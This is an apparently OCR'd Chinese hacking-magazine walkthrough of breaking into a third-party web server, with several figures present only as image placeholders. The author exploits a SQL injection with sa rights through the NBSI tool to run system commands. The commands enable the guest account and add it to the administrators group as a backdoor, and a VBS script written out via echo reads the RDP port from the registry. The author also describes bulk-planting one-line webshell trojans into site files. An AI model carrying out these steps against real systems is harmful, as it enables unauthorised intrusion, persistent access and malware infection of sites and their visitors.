


图1




图2




图3

有了思路就好办了，我们先看看刚才发现的注入点是什么类型的注入吧。结果总是那么的让人出乎意料，居然又是sa 权限，如图4 所示。先看看我们能不能执行命令吧，结果啊D 中不能执行，那就换成NBSI 试试吧，如图5 所示，出现了我们想要的结果了。因为能直接执行命令，我们就不用上传WebShell了，等拿到3389系统权限以后，再把一句话木马插入到某个文件中，这样就有了和PHP一句话插入所有PHP文件一样的做法了。具体的操作就是利用WebShell批量挂马功能就行了，这里我就不多罗嗦了。




图4




图5

曲折之路

有了能执行命令的sa权限，我们还愁什么事干不成呢？执行"netstat an"看看有没有开放3389端口，结果确认开放了3389。那剩下的事就好办了，我们直接加个用户和密码就可以了，依次在NBSI中输入"net user guest /active"、"net user guest guest"、"net localgroup administrators guest /add"。添加成功之后，我以为到这里入侵就会结束了呢。打开3389终端连接器，兴高采烈地输入IP地址，结果如图6所示，气死我了，明明开了3389，为什么不能

连接上呢？难道修改端口了？或许吧，没准管理员是个高手呢。那怎么才能知道机器开放的终端端口为多少呢？这里我给大家提供一个脚本。




图6

```
Echo Dim ReadComputerName >>port.vbs
Echo Set ReadComputerName=WScript.CreateObject("WScript.Shell") >>port.vbs
Echo Dim TSName,TSRegPath >>port.vbs
Echo TSRegPath="HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp\PortNumber" >>port.vbs
Echo TSName=ReadComputerName.RegRead(TSRegPath) >>port.vbs
Echo WScript.Echo("TermService port is:"&TSName) >>port.vbs
Cscript port.vbs
```

依次在NBSI里面输入以上命令，成功执行后，结果如图7所示，明明终端端口是3389啊。忽然有个念头在我脑海里闪过，难道这就是传说中的内网机器？赶紧输入"ipconfig　all"查看，结果如图8所示，果然是内网，难怪如此！

